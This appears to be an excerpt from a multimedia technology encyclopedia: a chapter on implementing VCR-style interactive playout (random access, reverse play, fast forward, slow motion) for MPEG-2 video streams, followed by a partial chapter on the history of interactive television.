ISDN: ISDN (Integrated Services Digital Network) is a set of CCITT/ITU (Comité Consultatif International Téléphonique et Télégraphique/International Telecommunications Union) standards for digital transmission over ordinary telephone copper wire, as well as over other media. ISDN, in concept, is the integration of both analog or voice data together with digital data over the same network.

Multicast: Multicast is communication between a single sender and multiple receivers on a network. Typical uses include the updating of mobile personnel from a home office and the periodic issuance of online newsletters. Together with anycast and unicast, multicast is one of the packet types in the Internet Protocol Version 6 (IPv6).

Multimedia/Multimedia Technology: Multimedia is more than one concurrent presentation medium (for example, CD-ROM or a Web site). Although still images are a different medium than text, multimedia is typically used to mean the combination of text, sound, and/or motion video.

T1: The T1 (or T-1) carrier is the most commonly used digital line in the United States, Canada, and Japan. In these countries, it carries 24 pulse code modulation (PCM) signals using time-division multiplexing (TDM) at an overall rate of 1.544 million bits per second (Mbps). In the T-1 system, voice signals are sampled 8,000 times a second, and each sample is digitized into an 8-bit word.

I

Interactive Playout of Digital Video Streams

Samuel Rivas
LambdaStream Servicios Interactivos, Spain

Miguel Barreiro
LambdaStream Servicios Interactivos, Spain

Víctor M. Gulías
University of A Coruña, MADS Group, Spain

INTRODUCTION

Interactive Playout

Even though digital systems have many advantages over traditional analogue systems, end users expect that they will not loose any functionality in the transition. Concretely, capabilities of video cassette recorders (VCR) should be ported to stand alone digital media players (e.g., DVD players) and streaming services (e.g., digital TV and VoD services). Those capabilities are usually known as interactive playout or, simply, digital VCR functionality. Typical VCR features are random access, pause/resume, reverse play, fast forward/backward, and slow motion.

Random access and pause/resume functionalities are relatively easy to implement in digital systems. On the other hand, video coding techniques and bandwidth restrictions severely complicate the implementation of the other VCR operations.

Usually, VCR capabilities apply only to video streams. In interactive playout mode, audio streams are commonly discarded. Also, the quality of video streams in interactive mode may be downgraded due to system limitations.

Architecture Constraints

Both stand-alone and client-server systems have architectures similar to Figure 1. There is a server side, where video data is stored, a data path, and a client that receives and plays the video streams. The client has a decoder and a small buffer to temporarily store data received from the server until the decoder decodes and presents them. The client buffer is very small compared to the server storage; it can only store a few seconds of video data.

For example, in a stand-alone DVD player, the data server is the DVD reader, the storage the DVD disk, the data path the internal memory bus, and the client is the internal decoder. In a **VoD** service for digital TV, the server and storage are the VoD server, the data path is the digital TV network, and the client is the set top box.

There are two main differences between stand-alone and client-server systems. First, the bandwidth is much higher for data paths in stand-alone systems. Second, in client-server systems, many clients share the data server computational power.

Decoders are usually based on standards. This imposes some restrictions on the behaviour they can implement to support VCR functionality. For MPEG-2 (ISO/IEC, 1995) based decoders, an important restriction is that frame rate is fixed to a set of available values. Later MPEG standards (ISO/IEC, 1999, 2005) support arbitrary frame rates.

For the data path, the main constraint is bandwidth, especially in client-server applications.

In the server side, the main constraints are storage size and computational power.

Motion Compensation and Temporal Dependencies

Due to the high bandwidth and storage requirements of uncompressed multimedia data, compression techniques (Shi & Sun, 2000) are usually mandatory in digital multimedia systems.

Modern video compression techniques use a combination of lossy image compression and motion compensation. **Motion compensation** introduces dependencies among coded frames that impose restrictions in the decoding process.

There are two dependency types: **forward prediction**, if they refer to a frame previous in time, or **backward prediction**, if they refer to a frame in the future. MPEG standards classify coded pictures in three types:

- **I pictures or intra coded pictures:** Pictures that do not have any coding dependency with other pictures.
- **P pictures or predictive coded pictures:** Pictures that may have coding dependencies with past pictures.
- **B pictures or bidirectionally predictive coded pictures:** Pictures that may have coding dependencies with past pictures, future pictures, or both.

Figure 2 depicts frame dependencies for a typical MPEG-2 sequence. In the example, a decoder must decode P_6 and P_3 before decoding B_5. To decode P_6, the decoder must have decoded P_3, and to decode P_3, it must have decoded I_0. Because only I pictures are independent, a decoder must receive an I picture to start decoding.

The main difference between P and B pictures is that B pictures make decoding order different from presentation order. For the sequence in Figure 2, the decoding order is I_0, P_3, B_1 ,B_2, P_6, B_4, B_5, P_9, B_7, B_8, I_{10}, ...

Any P or B picture depends either directly or indirectly on one I picture. An I picture and all the pictures that depend on it form a closed group of related pictures. This is what MPEG-2 calls **group of pictures** (GOP). For example, a MPEG-2 sequence IBBPBBPIBBPBBP (in display order) is divided into two GOPs with the same structure: IBBPBBP.

For simplicity, we use MPEG-2 stream structure as reference through the rest of this article. That is, I pictures with no coding dependencies, P pictures that depend on their previous I or P picture, and B pictures that depend on their previous and next nonB pictures. We write all sequences in display order.

RANDOM ACCESS

Locating Access Points

Random access functionality enables end users to select a point in time to start playing a requested media. It is possible, and often required, to implement random

Figure 1. Multimedia service architecture





Figure 2. Motion composition frame dependencies in MPEG-2



access exclusively in the data server side; data path and decoders need not be modified.

Because coded picture lengths are variable, precise random access is usually implemented using indexing techniques. Any accessible media will have an associated **index** mapping time references with physical locations. For example, a film may have a index like this, mapping milliseconds to storage offsets:

```
time:  0 offset:0
time: 480 offset:142504
time: 960 offset:277864
time: 1440 offset:445184
```

If a user requests the film starting at time 500, the server searches in the index for the closest indexed point in time–480–and starts streaming from offset 142504.

Using extended indexes, servers can define other kinds of services such as content-based access (Kobla & Doermann, 1998; Little, Ahanger, Folz, Gibbon, Reeve, Schelleng, & Venkatesh, 1993).

Indexes increase the storage requirements in the server. The extra space needed depends on the index precision and detail, but is usually a small percentage of the associated multimedia stream storage size.

One alternative solution to avoid indexes is to run through the media stream looking for the required access point. This is similar to the process of creating an index, but the server does it whenever a user requests a random access. Because the access time and the CPU usage is proportional to the offset where the access point is, this approach is usually infeasible.

Another possible approach is to estimate the offset of the access point using information of the media stream bitrate. For constant bitrate data, this method may be reasonably accurate, but for variable bitrate data it can lead to significant access errors.

Access Accuracy

I-Frame Accuracy

A straightforward **random access** implementation cannot provide frame accuracy access. Because responses must start with an I picture, P and B pictures are not valid access points. For example, in Figure 3, a user requests an access to a motion compensated picture, but the server response starts at the closest I frame.

Re-Encoding First Frame


It is possible to achieve frame-accuracy **random access** with more sophisticated implementations. A server may transform the first picture to be sent into an I picture. For the example in Figure 3, a frame-accurate server might send a stream that starts with the following picture pattern: PBBPIBBP…. However, a decoder would not be able to decode anything until the I picture. Using the information from the previous I and P pictures in the **GOP**, the server can reconstruct the requested P frame and encode it again as an I picture, yielding the start pattern IBBPIBBP (Brightwell, Dancer, & Knee, 1997).

Sending Referenced Frames

Sending all the reference frames needed to decode the first frame in the requested stream is another possible implementation for frame-accurate **random access** (Rowe, Mayer-Patel, Smith, & Liu, 1994; Lin, Zhou, Youn, & Sun, 2001).

This technique has two serious drawbacks. First, it requires non standard behaviour in the decoder (it must be able to reconstruct reference frames that are not presented to the user). Second, the additional pictures

Figure 3. Access accuracy



for each random access request suppose bitrate peaks that may either break data path bandwidth restrictions or delay the server response.

PAUSE/RESUME

Having random access implemented, **pause/resume** comes almost for free. Either the server or the client has to remember the time at which pause command is issued. When the client requests the resume command, the server starts streaming like for random access.

REVERSE PLAY

Because decoders do not have access to the complete stream, servers are in charge of reversing the video stream and sending it to the client afterwards.

For motion compensated video, changing the order of the coded pictures breaks the frame dependencies. For example, a client receiving the reversed stream in Figure 4a would not be able to decode the second picture because it depends on pictures that the server is going to send later.

Reverse Play Using Random Access


Reverse play may be implemented as a **random access** variation. After playing one frame, the user wants to play the previous frame. Thus, the techniques to provide frame-accurate random access may be extended to support reverse play. For example, in Rowe, Mayer-Patel, Smith, and Liu (1994) the authors implement reverse play sending all the needed reference frames before each frame to be played by the receiver.

For the reversed stream in Figure 4a, a server would send I_4, then I_0, P_1, P_2, P_3, then I_0, P_1, P_2, and so forth. Because for continuous reverse play the extra frames cannot introduce delay in the response, the bandwidth needed to implement this solution may be prohibitively high, specially for streams with large **GOPs**.


Helper Stream

Servers may construct a helper reversed stream to avoid the frame dependencies problem (Lin, Zhou, Youn, & Sun, 2001). The straightforward process to build this reversed is to decode the forward stream, re-encoding it with the frames in reverse order.

Figure 4. Reverse play



(a)



(b)

As indexes, helper streams require additional space in the server storage. Because this additional storage requirement is much higher than for indexes, servers may create lower quality reversed streams to reduce their size. Alternatively, servers may build the reversed stream on demand, changing space requirements by computation overhead.

Compressed Domain Reverse

To save computation Wee and Vasudev (1998) suggest avoiding the decode/encode process reversing the stream in the **compressed domain**. To do that, servers have to somehow reverse the **motion compensation** predictions. In MPEG-2, B frame dependencies can be easily reversed swapping the **forward** and **backward predictions** (Figure 4b). For P pictures, the reference picture changes, so the server must interpolate a new prediction.

Chen and Kandlur (1996) split the reversal in two steps. First, all the P pictures are converted to I pictures. Then, sequences containing only I and B can be played backwards reversing the picture order and swapping the predictions for B pictures. However, because I pictures are larger than P pictures, the resulting stream requires more disk storage and transmission bandwidth.

With the cost of higher complexity, better compression is achieved reversing P frame predictions (Wee, 1998).

It is possible to split the reverse play implementation between the server and the client side to relieve the server from some overhead. For example, in Chen and Kandlur (1996) an intermediate cache server is used in the client side to reverse the streams that come from the remote server and serve them to the decoder if the user requests a reverse play.

FAST FORWARD

Faster Frame Rate

The straightforward implementation of **fast forward** is sending coded video frames at an increased rate to the decoder. Nevertheless:

- Playing at *N*× speed requires *N* times as bandwidth as playing at normal speed
- Decoders may not have enough computation power to decode the input frames at the requested rate.
- Some video standards do not support custom frame rates.

For **VoD** servers, extra bandwidth requirements reduce the amount of supported concurrent users. If a server supports *U* concurrent users receiving regular playbacks, it will only support about *U/N* users receiving streams at *N*× speed. For reasonable *N* values, the server may cope with it reserving some bandwidth for fast forward requests and downgrading the quality of the fast forward streams (Dey-Sircar, Salehi, Kurose, & Towsley, 1994).

Same Frame Rate

To maintain the original frame rate, servers might build a **fast forward** stream selecting 1 out of each *N* frames from the original stream. Nevertheless, now the problem resembles reverse-play because the new stream will probably have broken frame dependencies (Figure 5a).

Sending Referenced Frames


Again, one possibility is sending all the needed reference frames for each frame to be presented to the user. Although this technique also requires extra bandwidth, for high speed rates it is cheaper than sending all frames at increased rate. This technique may be refined using helper streams to shorten the average amount of reference pictures sent. This idea may be combined with reversed helper streams to support reverse and fast playback (Lin, Zhou, Youn, & Sun, 2001).

Helper Streams

Servers may build a helper stream either on-demand or off-line. Building it off-line has the advantage of saving computation power when serving **fast forward** requests, but at the cost of more storage (in a baseline approach, servers store one helper stream for each supported speed).

There are several techniques to build fast forward streams. Servers may simply decode the needed frames and re-encode them again, interpolate the new motion estimation relationships, or build new streams using

Figure 5. Fast forward



only frames that need not change their motion compensation dependencies.

Selecting Pictures

Figure 5b shows some examples of frame selection to build fast forward streams. Note that speed ratio is approximate. Because selected frames cannot be evenly distributed, movement in the resulting video stream may be somewhat abrupt. This defect is more noticeable for low speed ratios, where users expect smoother playbacks.

Servers will always drop more motion compensated frames than I frames (and more B frames than P frames). In average, I frames are larger than P frames, and P frames are larger than B frames, so the bitrate increases for these fast forward streams.

A solution to mitigate the extra storage and bandwidth requirements is to downgrade the fast forward stream quality to achieve better compression (Andersen, 1996).

Null Pictures

An alternative way to reduce the bitrate is padding the stream with **null frames** (Davies & Murray, 2003). In Figure 5, we represent null P frames as N_P and null B frames as N_B. **Null frames** are motion compensated frames meaning "this frame is equal to previous frame." Video coding standards compress this kind of frames very efficiently, so using them as substitutes for other frames decreases the bitrate in the resulting stream. For users, the effect is a lower visual frame rate.

Figure 5c shows a possible way of building a 3× stream using null P frames. Servers may also use null frames to preserve **GOP** structure in fast forward streams (Figure 5d).

Video servers may use any custom algorithm to mix frames selected from the original stream with **null frames** to jointly meet the required playout rate and the bandwidth constraints.

Selecting GOPs

All **fast forward** techniques described so far try to mimic analogue systems. Instead of increasing the frame rate or drop individual frames, servers may skip complete **GOPs** (Chen, Kandlur, & Yu, 1995) as depicted in Figure 5d. Resulting bit rate is similar to the original because the I, P, and B frames ratio does not change. The result is a sequence of short video shots. The frame rate and quality of those shots is the same as in the original streams.

FAST BACKWARD

Fast backward may be resolved as a combination of **reverse play** and **fast forward**:

- Build a backwards stream and perform a fast forward over it (Chen & Kandlur, 1996).
- Use the “send all frame references” technique. If there is a helper backwards stream, frames may be selected from either the forward of backward stream to minimise the amount of extra pictures sent (Lin, Zhou, Youn, & Sun, 2001).
- Play complete **GOPs** in forward direction, but selecting them backwards (Chen, Kandlur, & Yu, 1995).
- Select I frames backwards, possibly padding them with **null frames** to meet the requested speed and bandwidth requirements (Davies & Murray, 2003).

SLOW MOTION

Sending coded frames at slower rate from the server to the decoder side is a suitable baseline approach. However, in MPEG-2, this solution does not work with standard players. To play **slow motion** maintaining the frame rate, servers may insert **null frames** to duplicate frames in the decoder (Davies & Murray, 2003).

Playing slow motion backwards is similar if the server is capable of reverse play at regular speed.

FUTURE TRENDS

Modern coding standards are introducing methods to aid VCR implementations. AVC standard (ISO/IEC, 2005; Wiegrand, Sullivan, Bjøntegaard, & Luthra, 2003) introduces a new kind of access units, so called *switching pictures,* to ease random access (Karczewicz & Kurceren, 2003). For Dirac (BBC Research, 2006), there is a proposal to add native support for **index** entries in the coded video stream.

CONCLUSION

This chapter reviewed interactive playout operations that are available in analogue systems, along with the problems that arise when implementing them in digital systems. We also introduced different possible implementations for those operations.

REFERENCES

Andersen, D.B. (1996). A proposed method for creating VCR functions using MPEG streams. In *Proceedings of the Twelfth International Conference on Data Engineering* (pp. 380-382).

BBC Research. (2006). Dirac video codec. Retrieved April 24, 2007, from *http://dirac.sourceforge.net/*

Brightwell, P.J., Dancer, S.J., & Knee, M.J. (1997). Flexible switching and editing of MPEG-2 video bitstreams. In Proceedings of the *International Broadcasting Convention* (vol. 447, pp. 547-552).

Chen, M.-S., & Kandlur, D.D. (1996). Stream conversion to support interactive video playout. *IEEE Multimedia*, *3*(2), 51-58.

Chen, M.-S., Kandlur, D.D., & Yu, P.S. (1995). Storage and retrieval methods to support fully interactive playout in a disk-array-based video server. *Multimedia Systems*, *3*(3), 126-135.

Davies, C., & Murray, K. (2003). Buy a PVR, get one free: Serving trick modes to conventional STBs. In *Proceedings of the International Broadcasting Convention* (pp. 11-9).

Dey-Sircar, J.K., Salehi, J.D., Kurose, J.F., & Towsley, D. (1994). Providing VCR capabilities in large-scale video servers. In *MULTIMEDIA '94: Proceedings of the second ACM International Conference on Multimedia* (pp. 25-32).

ISO/IEC. (1995). Generic coding of moving pictures and associated audio information: Visual. International Standard 13818-2, International Organisation for Standardisation ISO/IEC.

ISO/IEC. (1999). Generic coding of audio-visual objects – Part 2: Visual. International Standard 14496-2, International Organisation for Standardisation ISO/IEC.

ISO/IEC. (2005). Coding of audio-visual objects – part 10: Advanced video coding. International Standard 14496-10, International Organisation for Standardisation ISO/IEC.

Karczewicz, M., & Kurceren, R. (2003). The SP- and SI-Frames design for H.264/AVC. *IEEE Transactions on Circuits and Systems for Video Technology*, *13*(7), 637-644.

Kobla, V., & Doermann, D. (1998). Indexing and retrieval of MPEG compressed video. *Journal of Electronic Imaging*, *7*(2), 294-307.

Lin, C.W., Zhou, J., Youn, J., & Sun, M.-T. (2001). MPEG video streaming with VCR functionality. *IEEE Transactions on Circuits and Systems for Video Technology*, *11*, 415-425.

Little, T.D.C., Ahanger, G., Folz, R.J., Gibbon, J.F., Reeve, F.W., Schelleng, D.H., & Venkatesh, D. (1993). A digital on-demand video service supporting content-based queries. In *MULTIMEDIA '93: Proceedings of the first ACM International Conference on Multimedia* (pp. 427-436).

Rowe, L.A., Mayer-Patel, K.D., Smith, B.C., & Liu, K. (1994). MPEG video in software: Representation, transmission, and playback. In *High-Speed Networking and Multimedia Computing*, 2188, pp. 134-144.

Shi, Y.Q., & Sun, H. (2000). *Image and Video Compression for Multimedia Engineering*. CRC Press.

Wee, S.J. (1998). Reversing motion vector fields. In *Proceedings of the IEEE International Conference on Image Processing* (vol. 2, pp. 209-212).

Wee, S., & Vasudev, B. (1998). Compressed-domain reverse play of MPEG video streams. In *Proceedings of the Voice, Video, and Data Communications Conference* (vol. 3528, pp. 237-248).

Wiegrand, T., Sullivan, G.J., Bjøntegaard, G., & Luthra, A. (2003). Overview of the H.264/AVC video coding standard. *IEEE Transactions on Circuits and Systems for Video Technology*, *13*(7), 560-576.

KEY TERMS

Access Point: Location from where a decoder can start decoding a media stream.

B Picture: Picture coded with motion compensation. B pictures may depend on one picture from the past, from one picture from the future, or both.

Bitrate: Number of bits transmitted per unit of time.

GOP (Group of Pictures): MPEG-2 structure that contains an I picture and all the pictures that depend on it.

Index: Data structure used to map labels and access points.

I Picture: Picture coded without motion compensation.

Motion Compensation: Video compression technique used to remove temporal redundancy between frames. Motion-compensated pictures depend on other reference pictures to be decoded.

P Picture: Picture coded with motion compensation. P pictures depend only on pictures from the past.

Stream: Series of bits representing real-time data.

Streaming: Technique used to send data streams. Instead of waiting to receive the whole data stream, streaming clients consume the input stream at the same time they receive it.

VCR (Video Cassette Recorder): Device used to record analogue TV broadcasts in magnetic videotapes.

VoD (Video on Demand): VoD systems allow users to select and watch remote videos. VoD services contrast with traditional TV services were contents are scheduled and broadcast for all users.

Interactive Television Evolution

Alcina Prata
Polytechnic Institute of Setúbal (IPS), Portugal

INTRODUCTION

Television was a brilliant invention because it is capable of transporting us anywhere (Perera, 2002). Since its first production, in 1928, it never stopped spreading. In fact, while the Internet European penetration rate rounds 40-60% the TV penetration rate rounds 95-99% (Bates, 2003), which means that almost every home has, at least, one TV set. However, the TV paradigm which has traditionally occupied the largest share of consumer leisure time is now changing. In fact, and as a result of the so-called "digital revolution," TV is now undergoing a process of technological evolution. The traditional TV sets and programs (which are typically passive programs) are being replaced by digital TV sets, which allow a long list of new interactive services and programs, concretely, interactive television (iTV). There is no doubt that iTV, which can be defined as a TV system that allows the viewer to interact with an application that is simultaneously delivered, via a digital network, in addition with the traditional TV signal (Perera, 2002) will replace the traditional TV viewing habits.

In spite of being a recent phenomenon in terms of use, in the last 20 years, many research groups have worked in iTV development. Their progress over time is going to be addressed in the next section. However, due to the enormous quantity of telecommunications or cable trials launched it was impossible to present them all. Thus, only the more significant are referred.

ITV EVOLUTION

The first iTV program was broadcasted in the United States by CBS and was first transmitted on Saturday, October 10th, 1953. It was a black and white first program of a children's series called *Winky Dink and You*, in which a cartoon character named Winky Dink went on dangerous adventures (Lu, 2005). During the show, children would place a sheet of plastic over the TV screen and draw a bridge or a rope in order to save Winky Dink from danger. At the end of the show, children would also be able to trace letters at the bottom of the screen in order to read the secret messages broadcasted. It was a success that lasted 4 years (Jaaskelainen, 2000; Lu, 2005).

In 1957, the first wireless remote control, proposed by Dr. Robert Adler, from Zenith, and known as "Zenith Space Command," started being commercialized (Lu, 2005; Zenith, 2006).

From the 1960s milestones of interactivity, the following three are the most important. First, the AT&T Company's demonstration of a picture telephone at the New York World Fair in 1964 (Jaaskelainen, 2000; Rowe, 2004). Second, the "interactive movie," Lanterna Magica, which was produced in Czechoslovakia and shown to the public in the Czech Pavilion at the 1967 World Expo in Montreal, Canada (Jaaskelainen, 2000; Laurel, 1991). Third, the realization, by Marshall McLuhan, that television was a "cool participant medium" and thus interactivity should be pursuit (McLuhan, 1964). In the late sixties, Lester Wunderman launched a television advertisement which included a free telephone number. It was the first time that telephone was used as a return channel for iTV (Jaaskelainen, 2000).

In 1972, Cable Television expanded with all its potential providing more than 75 channels, allowing the use of set-top boxes (STB), and making the remote control viewers' best friend (Lu, 2005). Three years later, with the launch of Home Box Office (HBO), a premium cable television network, the satellite distribution became viable. On December 13, 1975, HBO became the first TV network to broadcast its signals via satellite when it showed the boxing match "Thrilla in Manila" (HBO, 2006).

In 1977, Warner Amex Company launched its cable iTV service via a famous trial/system called QUBE (Jaaskelainen, 2000). However, because the benefits were not enough to justify the enormous equipment cost, the system was dropped (Laurel, 1991; Lu, 2005).

Other iTV systems experimented in the 1970s were the videotex systems. A videotex system (which may also be referred to as viewdata, videotex, videotext, or interactive videotext system) is an interactive information system where a user used a hand-held keypad and a television display screen in order to obtain screens of content/information from a centralized database. These screens of content/information were transmitted to the user through the traditional telephone lines or two-way cable (Kyrish, 1996). The more important videotex systems were the Canadian Telidon, the British Prestel, launched in 1979, and the French Minitel, launched in 1982.

The mentioned videotex systems have encouraged and inspired American media corporations to launch their own trials (Jaaskelainen, 2000). Another reason which highly contributed to the beginning of a bigger investment in iTV trials was the fact that, around 1984, deregulation had accelerated the cable penetration and, by the end of the decade cable homes had increased to over 50 million homes (Lu, 2005). Thus, in the 1980s, the best known American trials were the Viewtron, Gateway, and Prodigy. The Viewtron system was launched in October 1983, in three South Florida counties (Kyrish, 1996), by the Knight-Ridder Corporation (Case, 1994; Nisenholtz, 1994), in association with the American Telephone and Telegraph Company. They have promised their consumers a new way of getting news, current events information, electronic shopping, bank, and communicating online. However, because subscribers were too sporadic, in 1986, the company gave up the project (Finberg, 2003; Kyrish, 1996). It was the right idea with the wrong technology in the wrong decade. The Gateway videotex service was launched in 1984, in Southern California, by the Times Mirror's Video Services (Case, 1994; Nisenholtz, 1994), a division of the Times-Mirror Publishing Company. The service was launched as a 9-month test among 350 homes in Los Angeles and Orange County. By 1986, the subscriber base could not support the costs and thus, Gateway ended in March 1986, 10 days before Viewtron (Finberg, 2003; Kyrish, 1996). The Prodigy service was launched in 1984, by the CBS Inc., IBM, and Sears (Case, 1994; Nisenholtz, 1994) and it was a huge investment (Kyrish, 1996). At the beginning, system features were similar to today's Internet portals. In November 1999, due to financial reasons, the service was discontinued. Concluding, in spite of everyone's expectations and best intentions about videotex, consumers, sooner or later, definitely rejected all the early videotex providers offers (Nisenholtz, 1994). And while a few videotext services remained for a few more years, most were gone by the late 1980s (Finberg, 2003).

In the nineties, Interactive TV finally becomes a buzz-word (Laurel, 1991) and numerous trials were launched all around the world. Some of the best known trials and other important milestones are presented next. The Bell Atlantic Corporations Stargazer project was a public, interactive multimedia service accessible via a TV STB and remote control (Ellison, 1995). The Interaxx Television Network Inc., a Florida corporation formed in 1990, was involved in the research and development of a full service, interactive, on-demand multimedia television network (European Comission Report, 1997). In Denver, a Viewer-Controlled Cable Television trial tested both video-on-demand (VOD) and pay-per-view services with 300 viewers from a suburb of Denver. In November 7, 1991, the *GTE Telephone Operations* was the first US telephone company offering interactive video services via the launch of a specific project named "Cerritos Project" in California. It was the world's first widespread test of interactive video technology and services (TEC, 2006). In 1992, Your Choice TV (YCTV)—the world's first commercial VOD digital cable service—was launched by John Hendricks from Discovery Communications. It was defined as the "killer application" for interactive TV. In 1998, Hendricks suspended business operations of YCTV as a near video-on-demand (N-VOD) service (Ramkumar, 2006; Schley, 2000). In 1993, Viacom and the ATT major telephone carrier formed a joint venture in order to trial interactive television in Castro Valley, California. A month after a 6-month free trial of the service, more than 90% of the participants purchased a subscription (HFN, 1995). In 1993 and 1994, Ameritech (Michigan Bell) sponsored a project named ThinkLink in Sterling Heights, Michigan. The project was a VOD project for 150 selected fifth-graders, their families, and their teachers (Blanchard, 1997). On December 14, 1994, the full service network (FSN) was launched by Time Warner in Orlando, Florida. The publicity and news around it was enormous since the Time Warner chairman, Gerald Levin, was announcing that the system was going to revolutionize television and interpersonal communications. However, because it was not commercially viable, it closed in April 1997 (HKISPA, 1997).

In 1994, the Rochester Telephone Corporation was the first company to really demonstrate, via a live test in 100 homes of Rochester, New York, that VOD was not just a dream (NYT, 1994). In 1995, with the help of digital Satellites, TV could expand to 500 channels. It was a success because, until the end of the decade, millions of dishes were sold. As a consequence, and in order to manage that amount of available channels, the enhanced program guide (EPG) became a necessity (Lu, 2005). Only after 1995, strategic alliances started being formed between the TV industry leaders and thus started the real competitiveness around iTV (Fuerst, 1996). In March 1996, US West cancelled its interactive television trial in Omaha, Nebraska, USA, with the argument that, at that time, the costs involved were very high and the VOD technology was immature (HKISPA, 1997). In 1996, WebTV Networks Inc. launched a system also named WebTV. The system allowed navigating through the Internet via a television receptor and a telephone line. In 2001, the subscriber base was sold to Microsoft, and the corporation was dissolved. In November 1996 the Source Media Corporation launched the Interactive Channel in Denton, Texas. Two months earlier it was launched in Colorado Springs. They presented completely new services, as for instance, "CableMail," which was a prototype for the cable industry's first television e-mail service, and children's educational programming (Pate & Klinge, 1997). WorldGate Communications Inc. and America Online TV (AOLTV) also got into the act and soon exceeded 1.5 million viewers (Lu, 2005). Worldgate is considered a pioneer in the emerging interactive television space. The system used the "advanced Channel Hyperlinking (SM) technology" which allowed viewers to toggle between television broadcasting and Internet content instantaneously (BW, 2000). As to the AOLTV, its product, which is a combination of Internet and television, was similar to the WebTV (Davenport, 2000). In 1998, the digital cable multiple systems operators (MSOs) started expanding the digital infrastructure to over 1.5 Million homes, giving customers potential access to iTV services. By the end of 1990s, that number grew to more than 5 Millions (Lu, 2005). In 1999, it was the time for digital video recorders (DVR), also known as personal video recorders (PVR), which are devices similar to VCRs with the difference that they record television data in digital format as opposed to the VCRs analogue format. TiVo and ReplayTV, two popular brands of digital video recorders (DVRs) in the United States, have changed the way we watch and interact with TV because they are consumer video devices which allow users to capture television programming to internal hard disk storage for later viewing. In October 26, 2000, a system named UltimateTV was released to the public. The system, which was developed by Microsoft in Mountain View, California, was the company's second product to integrate a built in satellite tuner with a digital video recorder and an Internet STB by using their WebTV service software to allow users connecting to the Internet. The UltimateTV receiver (named DIRECTV) puts the user in control of a more enjoyable TV experience because it is the only integrated product offering DIRECTV programming, digital video recording, interactive television, and Internet access all in one package. Another advantage is that it is the only satellite receiver which allows the viewer to watch two programs simultaneously on DIRECTV. In 2001, a real iTV Deployment started. Every MSO and DBS systems started programs and iTV soon became a reality in over 6 Million homes. It was time for important strategic alliances between OpenTV, Liberate, Canal+, and WorldGate (Lu, 2005). VOD deployments expanded in the cable world, laying the digital infrastructure necessary for new interactive applications. Satellite providers pushed new iTV enabled projects and PVR's. Two-screen synchronous programming became a necessary option to sports and event programming. At that time over 40 Million homes had boxes capable of some sort of interactivity, and thus organizations of media, telecommunications, and software started real investments in iTV (Chester, Goldman, Larson, & Banisar, 2001). Microsoft launched the MSTV platforms which offer software technology, design, and functionality to help network operators deliver the differentiated TV experiences their customers want. In 2005, the multimedia home platform (MHP), a standard developed by the digital video broadcasting (DVB) consortium, was launched. The standard is gaining worldwide acceptance as one of the technical solutions that will shape the future of Interactive Digital TV. In the UK, European lider of iTV, 73,3% of all houses have digital television (OFCOM, 2006) and some market annalists predicted that, in the future, more people will access the Internet through television than through computers (Daly-Jones & Carey, 2001).

CONCLUSION

